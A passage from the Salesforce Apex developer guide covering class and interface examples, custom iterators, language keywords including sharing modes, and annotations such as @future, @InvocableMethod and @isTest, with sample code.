  // This is a different method (displaying polymorphism) so it does not need
  // to use the override keyword
  protected void method2() {}

  // Abstract method - subclasses of this class must implement this method
  abstract Integer abstractMethod();
}

// Complete the abstract class by implementing its abstract method
public class ConcreteChildClass extends AbstractChildClass {
  // Here we expand the visibility of the parent method - note that visibility
  // cannot be restricted by a sub-class
  public override Integer abstractMethod() { return 5; }
}
```

```
  // A second sub-class of the original InnerClass
  public class AnotherChildClass extends InnerClass {
    AnotherChildClass(String s) {
      // Explicitly invoke a different super constructor than one with no arguments
      super(s);
    }
  }

  // Exception inner class
  public virtual class MyException extends Exception {
    // Exception class member variable
    public Double d;

    // Exception class constructor
    MyException(Double d) {
      this.d = d;
    }

    // Exception class method, marked as protected
    protected void doIt() {}
  }

  // Exception classes can be abstract and implement interfaces
  public abstract class MySecondException extends Exception implements MyInterface {
  }
}
```

This code example illustrates:

- A top-level class definition (also called an *outer class*)
- Static variables and static methods in the top-level class, as well as static initialization code blocks
- Member variables and methods for the top-level class
- Classes with no user-defined constructor — these have an implicit, no-argument constructor
- An interface definition in the top-level class
- An interface that extends another interface
- Inner class definitions (one level deep) within a top-level class
- A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method signatures
- An inner class constructor definition and invocation
- An inner class member variable and a reference to it using the `this` keyword (with no arguments)
- An inner class constructor that uses the `this` keyword (with arguments) to invoke a different constructor
- Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces (`{}`). Note that these execute with every construction in the order they appear in the file, as with Java.
- Class extension and an abstract class
- Methods that override base class methods (which must be declared `virtual`)
- The `override` keyword for methods that override subclass methods
- Abstract methods and their implementation by concrete sub-classes

- The `protected` access modifier
- Exceptions as first class objects with members, methods, and constructors

This example shows how the class above can be called by other Apex code:

```
// Construct an instance of an inner concrete class, with a user-defined constructor
OuterClass.InnerClass ic = new OuterClass.InnerClass('x');

// Call user-defined methods in the class
System.assertEquals(2, ic.method2(1));

// Define a variable with an interface data type, and assign it a value that is of
// a type that implements that interface
OuterClass.MyInterface mi = ic;

// Use instanceof and casting as usual
OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?
                            (OuterClass.InnerClass)mi : null;
System.assert(ic2 != null);

// Construct the outer type
OuterClass o = new OuterClass();
System.assertEquals(2, OuterClass.getInt());

// Construct instances of abstract class children
System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());

// Illegal - cannot construct an abstract class
// new OuterClass.AbstractChildClass();

// Illegal - cannot access a static method through an instance
// o.getInt();

// Illegal - cannot call protected method externally
// new OuterClass.ConcreteChildClass().method2();
```

This code example illustrates:

- Construction of the outer class
- Construction of an inner class and the declaration of an inner interface type
- A variable declared as an interface type can be assigned an instance of a class that implements that interface
- Casting an interface variable to be a class type that implements that interface (after verifying this using the `instanceof` operator)

Interfaces

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration for that method. This way you can have different implementations of a method based on your specific application.

Defining an interface is similar to defining a new class. For example, a company can have two types of purchase orders, ones that come from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to provide a discount. The amount of the discount can depend on the type of purchase order.

You can model the general concept of a purchase order as an interface and have specific implementations for customers and employees. In the following example the focus is only on the discount aspect of a purchase order.

Here's the definition of the `PurchaseOrder` interface.

```
// An interface that defines what a purchase order looks like in general
public interface PurchaseOrder {
    // All other functionality excluded
    Double discount();
}
```

This class implements the `PurchaseOrder` interface for customer purchase orders.

```
// One implementation of the interface for customers
public class CustomerPurchaseOrder implements PurchaseOrder {
    public Double discount() {
        return .05;  // Flat 5% discount
    }
}
```

This class implements the `PurchaseOrder` interface for employee purchase orders.

```
// Another implementation of the interface for employees
public class EmployeePurchaseOrder implements PurchaseOrder {
    public Double discount() {
        return .10;  // It's worth it being an employee! 10% discount
    }
}
```

Note the following about the example:

- The interface `PurchaseOrder` is defined as a general prototype. Methods defined within an interface have no access modifiers and contain just their signature.

- The `CustomerPurchaseOrder` class implements this interface; therefore, it must provide a definition for the `discount` method. Any class that implements an interface must define all the methods contained in the interface.

When you define a new interface, you're defining a new data type. You can use an interface name in any place you can use another data type name. Any object assigned to a variable of type interface must be an instance of a class that implements the interface, or a sub-interface data type.

See also Classes and Casting on page 108.

Note: You can't add a method to a global interface after the class has been uploaded in a Managed - Released package version.

Versioned Behavior Changes

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

IN THIS SECTION:

1. Custom Iterators

Custom Iterators

An iterator traverses through every item in a collection. For example, in a `while` loop in Apex, you define a condition for exiting the loop, and you must provide some means of traversing the collection, that is, an iterator. In this example, `count` is incremented by 1 every time the loop is executed.

```
while (count < 11) {
    System.debug(count);
        count++;
    }
```

Using the `Iterator` interface you can create a custom set of instructions for traversing a List through a loop. The iterator is useful for data that exists in sources outside of Salesforce that you would normally define the scope of using a `SELECT` statement. Iterators can also be used if you have multiple `SELECT` statements.

Using Custom Iterators

To use custom iterators, you must create an Apex class that implements the `Iterator` interface.

The `Iterator` interface has the following instance methods:

Name	Arguments	Returns	Description
hasNext		Boolean	Returns `true` if there's another item in the collection being traversed, `false` otherwise.
next		Any type	Returns the next item in the collection.

All methods in the `Iterator` interface must be declared as `global` or `public`.

You can only use a custom iterator in a `while` loop. For example:

```
IterableString x = new IterableString('This is a really cool test.');

while(x.hasNext()){
    system.debug(x.next());
}
```

Iterators aren't currently supported in `for` loops.

Using Custom Iterators with **Iterable**

If you don't want to use a custom iterator with a list, but instead want to create your own data structure, you can use the `Iterable` interface to generate the data structure.

The `Iterable` interface has the following method:

Name	Arguments	Returns	Description
iterator		Iterator class	Returns a reference to the iterator for this interface.

The `iterator` method must be declared as `global` or `public`. It creates a reference to the iterator that you can then use to traverse the data structure.

In the following example a custom iterator iterates through a collection:

```
public class CustomIterator
    implements Iterator<Account>{

    private List<Account> accounts;
    private Integer currentIndex;

    public CustomIterator(List<Account> accounts){
        this.accounts = accounts;
        this.currentIndex = 0;
    }

    public Boolean hasNext(){
        return currentIndex < accounts.size();
    }

    public Account next(){
        if(hasNext()) {
            return accounts[currentIndex++];
        } else {
            throw new NoSuchElementException('Iterator has no more elements.');
        }
    }
}
```

```
public class CustomIterable implements Iterable<Account> {
    public Iterator<Account> iterator(){
        List<Account> accounts =
        [SELECT Id, Name,
         NumberOfEmployees
         FROM Account
         LIMIT 10];
        return new CustomIterator(accounts);
    }
}
```

The following is a batch job that uses an iterator:

```
public class BatchClass implements Database.Batchable<Account>{
    public Iterable<Account> start(Database.BatchableContext info){
        return new CustomIterable();
    }
    public void execute(Database.BatchableContext info, List<Account> scope){
        List<Account> accsToUpdate = new List<Account>();
        for(Account acc : scope){
            acc.Name = 'changed';
            acc.NumberOfEmployees = 69;
            accsToUpdate.add(acc);
        }
        update accsToUpdate;
    }
    public void finish(Database.BatchableContext info){
    }
}
```

Keywords

Apex provides the keywords `final`, `instanceof`, `super`, `this`, `transient`, `with sharing` and `without sharing`.

IN THIS SECTION:

1. Using the final Keyword
2. Using the instanceof Keyword
3. Using the super Keyword
4. Using the this Keyword
5. Using the transient Keyword
6. Using the with sharing, without sharing, and inherited sharing Keywords

    Use the `with sharing` or `without sharing` keywords on a class to specify whether sharing rules must be enforced. Use the `inherited sharing` keyword on a class to run the class in the sharing mode of the class that called it.

Using the `final` Keyword

You can use the `final` keyword to modify variables.

- Final variables can only be assigned a value once, either when you declare a variable or inside a constructor. You must assign a value to it in one of these two places.
- Static final variables can be changed in static initialization code or where defined.
- Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations.
- To define a constant, mark a variable as both `static` and `final`.
- Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not shared across requests.
- Methods and classes are final by default. You cannot use the `final` keyword in the declaration of a class or method. This means they cannot be overridden. Use the `virtual` keyword if you need to override a method or class.

Using the `instanceof` Keyword

If you need to verify at run time whether an object is actually an instance of a particular class, use the `instanceof` keyword. The `instanceof` keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative for the declared type of the expression on the left.

You could add the following check to the `Report` class in the classes and casting example before you cast the item back into a `CustomReport` object.

```
If (Reports.get(0) instanceof CustomReport) {
    // Can safely cast it back to a custom report object
  CustomReport c = (CustomReport) Reports.get(0);
  } Else {
  // Do something with the non-custom-report.
}
```

> **Note:** In Apex saved with API version 32.0 and later, `instanceof` returns `false` if the left operand is a null object. For example, the following sample returns `false`.

```
Object o = null;
Boolean result = o instanceof Account;
System.assertEquals(false, result);
```

In API version 31.0 and earlier, `instanceof` returns `true` in this case.

Using the `super` Keyword

The `super` keyword can be used by classes that are extended from virtual or abstract classes. By using `super`, you can override constructors and methods from the parent class.

For example, if you have the following virtual class:

```
public virtual class SuperClass {
    public String mySalutation;
    public String myFirstName;
    public String myLastName;

    public SuperClass() {

        mySalutation = 'Mr.';
        myFirstName = 'Carl';
        myLastName = 'Vonderburg';
    }

    public SuperClass(String salutation, String firstName, String lastName) {

        mySalutation = salutation;
        myFirstName = firstName;
        myLastName = lastName;
    }

    public virtual void printName() {

        System.debug('My name is ' + mySalutation + myLastName);
    }

    public virtual String getFirstName() {
        return myFirstName;
    }
}
```

You can create the following class that extends `Superclass` and overrides its `printName` method:

```
public class Subclass extends Superclass {
  public override void printName() {
        super.printName();
        System.debug('But you can call me ' + super.getFirstName());
    }
}
```

The expected output when calling `Subclass.printName` is `My name is Mr. Vonderburg. But you can call me Carl.`

You can also use `super` to call constructors. Add the following constructor to `SubClass`:

```
public Subclass() {
    super('Madam', 'Brenda', 'Clapentrap');
}
```

Now, the expected output of `Subclass.printName` is `My name is Madam Clapentrap. But you can call me Brenda.`

Best Practices for Using the **super** Keyword

- Only classes that are extending from `virtual` or `abstract` classes can use `super`.
- You can only use `super` in methods that are designated with the `override` keyword.

Using the **this** Keyword

There are two different ways of using the `this` keyword.

You can use the `this` keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears. Use this form of the `this` keyword to access instance variables and methods. For example:

```
public class myTestThis {

string s;
    {
        this.s = 'TestString';
    }
}
```

In the above example, the class `myTestThis` declares an instance variable `s`. The initialization code populates the variable using the `this` keyword.

Or you can use the `this` keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use the `this` keyword with parentheses. For example:

```
public class testThis {

// First constructor for the class. It requires a string parameter.
    public testThis(string s2) {
    }

// Second constructor for the class. It does not require a parameter.
// This constructor calls the first constructor using the this keyword.
    public testThis() {
        this('None');
    }
}
```

When you use the `this` keyword in a constructor to do constructor chaining, it must be the first statement in the constructor.

Using the `transient` Keyword

Use the `transient` keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state for a Visualforce page. For example:

```
Transient Integer currentTotal;
```

You can also use the `transient` keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes that implement the `Batchable` or `Schedulable` interface. In addition, you can use `transient` in classes that define the types of fields declared in the serializable classes.

Declaring variables as `transient` reduces view state size. A common use case for the `transient` keyword is a field on a Visualforce page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many system resources to be recomputed many times during a request.

Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These objects include the following:

- PageReferences
- XmlStream classes
- Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as a collection of Savepoints
- Most of the objects generated by system methods, such as `Schema.getGlobalDescribe`.
- `JSONParser` class instances.

Static variables also don't get transmitted through the view state.

The following example contains both a Visualforce page and a custom controller. Clicking the **refresh** button on the page causes the transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have its original value, which has been deserialized from the view state, so it remains the same.

```
<apex:page controller="ExampleController">
  T1: {!t1} <br/>
  T2: {!t2} <br/>
  <apex:form>
    <apex:commandLink value="refresh"/>
  </apex:form>
</apex:page>
```

```
public class ExampleController {

    DateTime t1;
    transient DateTime t2;

    public String getT1() {
        if (t1 == null) t1 = System.now();
        return '' + t1;
    }

    public String getT2() {
        if (t2 == null) t2 = System.now();
        return '' + t2;
```

```
    }
}
```

Using the `with sharing, without sharing,` and `inherited sharing` Keywords

Use the `with sharing` or `without sharing` keywords on a class to specify whether sharing rules must be enforced. Use the `inherited sharing` keyword on a class to run the class in the sharing mode of the class that called it.

With Sharing

Use the `with sharing` keyword when declaring a class to enforce sharing rules of the current user. Explicitly setting this keyword ensures that Apex code runs in the current user context. Apex code that is executed with the `executeAnonymous` call and Connect in Apex always execute using the sharing rules of the current user. For more information on `executeAnonymous`, see Anonymous Blocks on page 230.

Use the `with sharing` keywords when declaring a class to enforce the sharing rules that apply to the current user. For example:

```
public with sharing class sharingClass {

    // Code here

}
```

Without Sharing

Use the `without sharing` keyword when declaring a class to ensure that the sharing rules for the current user are not enforced. For example, you can explicitly turn off sharing rule enforcement when a class is called from another class that is declared using `with sharing`.

```
public without sharing class noSharing {

    // Code here

}
```

Inherited Sharing

Use the `inherited sharing` keyword when declaring a class to enforce the sharing rules of the class that calls it. Using `inherited sharing` is an advanced technique to determine the sharing mode at runtime and design Apex classes that can run in either `with sharing` or `without sharing` mode.

⚠ Warning: Because the sharing mode is determined at runtime, you must take extreme care to ensure that your Apex code is secure to run in both `with sharing` and `without sharing` modes.

Using `inherited sharing`, along with other appropriate security checks, facilitates in passing AppExchange security review and ensures that your privileged Apex code isn't used in unexpected or insecure ways. An Apex class with `inherited sharing` runs as `with sharing` when used as:

- An Aura component controller

- A Visualforce controller
- An Apex REST service
- Any other entry point to an Apex transaction

There's a distinct difference between an Apex class that is marked with `inherited sharing` and one with an omitted sharing declaration. If the class is used as the entry point to an Apex transaction, an omitted sharing declaration runs as `without sharing`. However, `inherited sharing` ensures that the default is to run as `with sharing`. A class declared as `inherited sharing` runs as `without sharing` only when explicitly called from an already established `without sharing` context.

👁 **Example:** This example declares an Apex class with `inherited sharing` and a Visualforce invocation of that Apex code. Because of the `inherited sharing` declaration, only contacts for which the running user has sharing access are displayed. If the declaration is omitted, contacts that the user has no rights to view are displayed due to the insecure default behavior.

```
public inherited sharing class InheritedSharingClass {
    public List<Contact> getAllTheSecrets() {
        return [SELECT Name FROM Contact];
    }
}
```

```
<apex:page controller="InheritedSharingClass">
    <apex:repeat value="{!allTheSecrets}" var="record">
        {!record.Name}
    </apex:repeat>
</apex:page>
```

Implementation Details

- The sharing setting of the class where a method is defined is applied, not of the class where the method is called from. For example, if a method is defined in a class declared as `with sharing` is called by a class declared as `without sharing`, the method executes with sharing rules enforced.
- If a class isn't explicitly declared as either `with sharing` or `without sharing`, the current sharing rules remain in effect. Therefore, the class doesn't enforce sharing rules except when it acquires sharing rules from another class. For example, if the class is called by another class that has sharing enforced, then sharing is enforced for the called class.
- Both inner classes and outer classes can be declared as `with sharing`. Inner classes do not inherit the sharing setting from their container class. Otherwise, the sharing setting applies to all code contained in the class, including initialization code, constructors, and methods.
- Classes inherit sharing setting from a parent class when one class extends or implements another.
- Apex triggers can't have an explicit sharing declaration and run as `without sharing`.

Best Practices

Apex without an explicit sharing declaration is insecure by default. We strongly recommend that you always specify a sharing declaration for a class.

Regardless of the sharing mode, enforce object-level access and field-level security in your SOQL queries or code. For example, `with sharing` mechanism doesn't enforce user's access to view reports and dashboards. You must explicitly enforce running user's CRUD (Create, Read, Update, Delete) and field-level security in your code. See Enforcing Object and Field Permissions.

Sharing Mode	When to Use
`with sharing`	Use this mode as the default unless your use case requires otherwise.
`without sharing`	Use this mode with caution. Ensure that you don't inadvertently expose sensitive data that would normally be hidden by the sharing model. This sharing mechanism is best used to grant targeted elevation of sharing privileges to the current user. For example, use `without sharing` to allow community users to read records to which they wouldn't otherwise have access.
`inherited sharing`	Use this mode for service classes that have to be flexible and support use cases with different sharing modes while also defaulting to the more secure `with sharing` mode.

Annotations

An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with an initial `@` symbol, followed by the appropriate keyword.

To add an annotation to a method, specify it immediately before the method or class definition. For example:

```
global class MyClass {
    @future
    Public static void myMethod(String a)
    {
        //long-running Apex code
    }
}
```

Apex supports the following annotations.

- `@AuraEnabled`
- `@Deprecated`
- `@Future`
- `@InvocableMethod`
- `@InvocableVariable`
- `@IsTest`
- `@JsonAccess`
- `@NamespaceAccessible`
- `@ReadOnly`
- `@RemoteAction`
- `@SuppressWarnings`
- `@TestSetup`
- `@TestVisible`
- Apex REST annotations:

- – @ReadOnly
- – @RestResource(urlMapping='/*yourUrl*')
- – @HttpDelete
- – @HttpGet
- – @HttpPatch
- – @HttpPost
- – @HttpPut

IN THIS SECTION:

AuraEnabled Annotation

The @AuraEnabled annotation enables client-side and server-side access to an Apex controller method. Providing this annotation makes your methods available to your Lightning components (both Lightning web components and Aura components). Only methods with this annotation are exposed.

In API version 44.0 and later, you can improve runtime performance by caching method results on the client by using the annotation @AuraEnabled(cacheable=true). You can cache method results only for methods that retrieve data but don't modify it. Using this annotation eliminates the need to call setStorable() in JavaScript code on every action that calls the Apex method.

In API version 55.0 and later, you can use the annotation @AuraEnabled(cacheable=true scope='global') to enable Apex methods to be cached in a global cache.

For more information, see Lightning Aura Components Developer Guide and Lightning Web Components Developer Guide.

Versioned Behavior Changes

In API version 55.0 and later, overloads aren't allowed on methods annotated with `@AuraEnabled`.

`Deprecated` Annotation

Use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, or variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. New subscribers cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.

The following code snippet shows a deprecated method. The same syntax can be used to deprecate classes, exceptions, enums, interfaces, or variables.

```
@deprecated
// This method is deprecated. Use myOptimizedMethod(String a, String b) instead.
global void myMethod(String a) {

}
```

Note the following rules when deprecating Apex identifiers:

- Unmanaged packages cannot contain code that uses the `deprecated` keyword.
- When an Apex item is deprecated, all `global` access modifiers that reference the deprecated identifier must also be deprecated. Any global method that uses the deprecated type in its signature, either in an input argument or the method return type, must also be deprecated. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.
- `webservice` methods and variables cannot be deprecated.
- You can deprecate an `enum` but you cannot deprecate individual `enum` values.
- You can deprecate an interface but you cannot deprecate individual methods in an interface.
- You can deprecate an abstract class but you cannot deprecate individual abstract methods in an abstract class.
- You cannot remove the `deprecated` annotation to undeprecate something in Apex after you have released a package version where that item in Apex is deprecated.

For more information about package versions, see What is a Package? on page 668.

`Future` Annotation

Use the `future` annotation to identify methods that are executed asynchronously. When you specify `future`, the method executes when Salesforce has available resources.

For example, you can use the `future` annotation when making an asynchronous Web service callout to an external service. Without the annotation, the Web service callout is made from the same thread that is executing the Apex code, and no additional processing can occur until the callout is complete (synchronous processing).

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation cannot take sObjects or objects as arguments.

To make a method in a class execute asynchronously, define the method with the `future` annotation. For example:

```
global class MyFutureClass {

  @future
  static void myMethod(String a, Integer i) {
```

```
    System.debug('Method called with: ' + a + ' and ' + i);
    // Perform long-running code
  }
}
```

To allow callouts in a `future` method, specify `(callout=true)`. The default is `(callout=false)`, which prevents a method from making callouts.

The following snippet shows how to specify that a method executes a callout:

```
  @future (callout=true)
  public static void doCalloutFromFuture() {
    //Add code to perform callout
}
```

Future Method Considerations

- Remember that any method using the `future` annotation requires special consideration because the method does not necessarily execute in the same order it is called.

- Methods with the `future` annotation cannot be used in Visualforce controllers in either get***MethodName*** or set***MethodName*** methods, nor in the constructor.

- You cannot call a method annotated with `future` from a method that also has the `future` annotation. Nor can you call a trigger from an annotated method that calls another annotated method.

`InvocableMethod` Annotation

Use the `InvocableMethod` annotation to identify methods that can be run as invocable actions.

📝 Note: If a flow invokes Apex, the running user must have the corresponding Apex class security set in their user profile or permission set.

Invocable methods are called with REST API and used to invoke a single Apex method. Invocable methods have dynamic input and output values and support describe calls.

This code sample shows an invocable method with primitive data types.

```
public class AccountQueryAction {
  @InvocableMethod(label='Get Account Names' description='Returns the list of account names
 corresponding to the specified account IDs.' category='Account')
  public static List<String> getAccountNames(List<ID> ids) {
    List<String> accountNames = new List<String>();
    List<Account> accounts = [SELECT Name FROM Account WHERE Id in :ids];
    for (Account account : accounts) {
      accountNames.add(account.Name);
    }
    return accountNames;
  }
}
```

This code sample shows an invocable method with a specific sObject data type.

```
public class AccountInsertAction {
  @InvocableMethod(label='Insert Accounts' description='Inserts the accounts specified and
 returns the IDs of the new accounts.' category= 'Account')
  public static List<ID> insertAccounts(List<Account> accounts) {
```

```
      Database.SaveResult[] results = Database.insert(accounts);
      List<ID> accountIds = new List<ID>();
      for (Database.SaveResult result : results) {
        if (result.isSuccess()) {
          accountIds.add(result.getId());
        }
      }
      return accountIds;
    }
}
```

This code sample shows an invocable method with the generic sObject data type.

```
public with sharing class GetFirstFromCollection {
  @InvocableMethod
  public static List <Results> execute (List<Requests> requestList) {
    List<SObject> inputCollection = requestList[0].inputCollection;
    SObject outputMember = inputCollection[0];

    //Create a Results object to hold the return values
    Results response = new Results();

    //Add the return values to the Results object
    response.outputMember = outputMember;

    //Wrap the Results object in a List container
    //(an extra step added to allow this interface to also support bulkification)
    List<Results> responseWrapper= new List<Results>();
    responseWrapper.add(response);
    return responseWrapper;
  }

  public class Requests {
    @InvocableVariable(label='Records for Input' description='yourDescription' required=true)

    public List<SObject> inputCollection;
  }

  public class Results {
    @InvocableVariable(label='Records for Output' description='yourDescription'
required=true)
    public SObject outputMember;
  }
}
```

This code sample shows an invocable method with a custom icon from an SVG file.

```
global class CustomSvgIcon {
  @InvocableMethod(label='myIcon' iconName='resource:myPackageNamespace__google:top')
  global static List<Integer> myMethod(List<Integer> request) {
    List<Integer> results = new List<Integer>();
    results.add(1);
    return results;
  }
}
```

This code sample shows an invocable method with a custom icon from the Salesforce Lightning Design System (SLDS).

```
public class CustomSldsIcon {

@InvocableMethod(iconName='slds:standard:choice')
public static void run() {}

}
```

Supported Modifiers

All modifiers are optional.

label

The label for the method, which appears as the action name in Flow Builder. The default is the method name, though we recommend that you provide a label.

description

The description for the method, which appears as the action description in Flow Builder. The default is `Null`.

callout

The callout modifier identifies whether the method makes a call to an external system. If the method makes a call to an external system, add `callout=true`. The default value is `false`.

category

The category for the method, which appears as the action category in Flow Builder. If no category is provided (by default), actions appear under Uncategorized.

configurationEditor

The custom property editor that is registered with the method and appears in Flow Builder when an admin configures the action. If you don't specify this modifier, Flow Builder uses the standard property editor.

iconName

The name of the icon to use as a custom icon for the action in the Flow Builder canvas. You can specify an SVG file that you uploaded as a static resource or a Salesforce Lightning Design System standard icon.

InvocableMethod Considerations

Implementation Notes

- The invocable method must be `static` and `public` or `global`, and its class must be an outer class.
- Only one method in a class can have the `InvocableMethod` annotation.
- Other annotations can't be used with the `InvocableMethod` annotation.

Inputs and Outputs

There can be at most one input parameter and its data type must be one of the following:

- A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
- A list of an sObject type or a list of lists of an sObject type.
- A list of the generic sObject type (`List<sObject>`) or a list of lists of the generic sObject type (`List<List<sObject>>`).
- A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure that your class contains at least one member variable with the invocable variable annotation.

If the return type is not `Null`, the data type returned by the method must be one of the following:

- A list of a primitive data type or a list of lists of a primitive data type – the generic `Object` type is not supported.
- A list of an sObject type or a list of lists of an sObject type.
- A list of the generic sObject type (`List<sObject>`) or a list of lists of the generic sObject type (`List<List<sObject>>`).
- A list of a user-defined type, containing variables of the supported types or user-defined Apex types, with the `InvocableVariable` annotation. Create a custom global or public Apex class to implement your data type, and make sure that your class contains at least one member variable with the invocable variable annotation.

Managed Packages

- You can use invocable methods in packages, but after you add an invocable method you can't remove it from later versions of the package.
- Public invocable methods can be referred to by flows and processes within the managed package.
- Global invocable methods can be referred to anywhere in the subscriber org. Only global invocable methods appear in Flow Builder and Process Builder in the subscriber org.

For more information about invocable actions, see *Actions Developer Guide*.

SEE ALSO:

Salesforce Help: Add a Custom Icon to an Apex-Defined Action

Apex Reference Guide: Action Class

Lightning Web Components Developer Guide: Develop Custom Property Editors for Flow Builder

Making Callouts to External Systems from Invocable Actions

Making Callouts to External Systems from Invocable Actions

`InvocableVariable` Annotation

Use the `InvocableVariable` annotation to identify variables used by invocable methods in custom classes.

The `InvocableVariable` annotation identifies a class variable used as an input or output parameter for an `InvocableMethod` method's invocable action. If you create your own custom class to use as the input or output to an invocable method, you can annotate individual class member variables to make them available to the method.

The following code sample shows an invocable method with invocable variables.

```
global class ConvertLeadAction {
  @InvocableMethod(label='Convert Leads')
  global static List<ConvertLeadActionResult> convertLeads(List<ConvertLeadActionRequest>
 requests) {
    List<ConvertLeadActionResult> results = new List<ConvertLeadActionResult>();
    for (ConvertLeadActionRequest request : requests) {
      results.add(convertLead(request));
    }
    return results;
  }

  public static ConvertLeadActionResult convertLead(ConvertLeadActionRequest request) {
    Database.LeadConvert lc = new Database.LeadConvert();
    lc.setLeadId(request.leadId);
    lc.setConvertedStatus(request.convertedStatus);

    if (request.accountId != null) {
        lc.setAccountId(request.accountId);
```

```
    }

    if (request.contactId != null) {
      lc.setContactId(request.contactId);
    }

    if (request.overWriteLeadSource != null && request.overWriteLeadSource) {
      lc.setOverwriteLeadSource(request.overWriteLeadSource);
    }

    if (request.createOpportunity != null && !request.createOpportunity) {
      lc.setDoNotCreateOpportunity(!request.createOpportunity);
    }

    if (request.opportunityName != null) {
      lc.setOpportunityName(request.opportunityName);
    }

    if (request.ownerId != null) {
      lc.setOwnerId(request.ownerId);
    }

    if (request.sendEmailToOwner != null && request.sendEmailToOwner) {
      lc.setSendNotificationEmail(request.sendEmailToOwner);
    }

    Database.LeadConvertResult lcr = Database.convertLead(lc, true);
    if (lcr.isSuccess()) {
      ConvertLeadActionResult result = new ConvertLeadActionResult();
      result.accountId = lcr.getAccountId();
      result.contactId = lcr.getContactId();
      result.opportunityId = lcr.getOpportunityId();
      return result;
    } else {
      throw new ConvertLeadActionException(lcr.getErrors()[0].getMessage());
    }
  }
}

global class ConvertLeadActionRequest {
  @InvocableVariable(required=true)
  global ID leadId;

  @InvocableVariable(required=true)
  global String convertedStatus;

  @InvocableVariable
  global ID accountId;

  @InvocableVariable
  global ID contactId;

  @InvocableVariable
  global Boolean overWriteLeadSource;
```

```
    @InvocableVariable
    global Boolean createOpportunity;

    @InvocableVariable
    global String opportunityName;

    @InvocableVariable
    global ID ownerId;

    @InvocableVariable
    global Boolean sendEmailToOwner;
  }

  global class ConvertLeadActionResult {
    @InvocableVariable
    global ID accountId;

    @InvocableVariable
    global ID contactId;

    @InvocableVariable
    global ID opportunityId;
  }

  class ConvertLeadActionException extends Exception {}
}
```

The following code sample shows an invocable method with invocable variables that have the generic sObject data type.

```
public with sharing class GetFirstFromCollection {
  @InvocableMethod
  public static List <Results> execute (List<Requests> requestList) {
    List<SObject> inputCollection = requestList[0].inputCollection;
    SObject outputMember = inputCollection[0];

    //Create a Results object to hold the return values
    Results response = new Results();

    //Add the return values to the Results object
    response.outputMember = outputMember;

    //Wrap the Results object in a List container
    //(an extra step added to allow this interface to also support bulkification)
    List<Results> responseWrapper= new List<Results>();
    responseWrapper.add(response);
    return responseWrapper;
  }
}

public class Requests {
  @InvocableVariable(label='Records for Input' description='yourDescription' required=true)

  public List<SObject> inputCollection;
  }
```

```
public class Results {
  @InvocableVariable(label='Records for Output' description='yourDescription'
required=true)
  public SObject outputMember;
  }
}
```

Supported Modifiers

The invocable variable annotation supports the modifiers shown in this example.

```
@InvocableVariable(label='yourLabel'  description='yourDescription' required=(true |
false))
```

All modifiers are optional.

label

The label for the variable. The default is the variable name.

> 💡 **Tip:** This label appears in Flow Builder for the Action element that corresponds to an invocable method. This label helps admins understand how to use the variable in the flow.

description

The description for the variable. The default is `Null`.

required

Specifies whether the variable is required. If not specified, the default is false. The value is ignored for output variables.

InvocableVariable Considerations

- Other annotations can't be used with the `InvocableVariable` annotation.

- Only global and public variables can be invocable variables.

- The invocable variable can't be one of the following:

  - A non-member variable such as a `static` or `local` variable.

  - A property.

  - A `final` variable.

  - Protected or `private`.

- The data type of the invocable variable must be one of the following:

  - A primitive

  - An sObject, either the generic sObject or a specific sObject

  - A list or a list of lists of primitives, sObjects, objects created from Apex classes, or collections

- For managed packages:

  - Public invocable variables can be set in flows and processes within the same managed package.

  - Global invocable variables can be set anywhere in the subscriber org. Only global invocable variables appear in Flow Builder and Process Builder in the subscriber org.

For more information about invocable actions, see *Actions Developer Guide*.

SEE ALSO:

`isTest` Annotation

Use the `@isTest` annotation to define classes and methods that only contain code used for testing your application. The `@isTest` annotation can take multiple modifiers within parentheses and separated by blanks.

> 📝 **Note:** The `testMethod` keyword is now deprecated. Use the `@isTest` annotation on classes and methods instead. The `@isTest` annotation on methods is equivalent to the `testMethod` keyword.

Classes and methods defined as `@isTest` can be either `private` or `public`. Classes defined as `@isTest` must be top-level classes.

> 📝 **Note:** Classes defined with the `@isTest` annotation don't count against your organization limit of 6 MB for all Apex code.

Here is an example of a private test class that contains two test methods.

```
@isTest
private class MyTestClass {

    // Methods for testing
    @isTest static void test1() {
        // Implement test code
    }

    @isTest static void test2() {
        // Implement test code
    }

}
```

Here is an example of a public test class that contains utility methods for test data creation:

```
@isTest
public class TestUtil {

    public static void createTestAccounts() {
        // Create some test accounts
    }

    public static void createTestContacts() {
        // Create some test contacts
    }

}
```

Classes defined as `@isTest` can't be interfaces or enums.

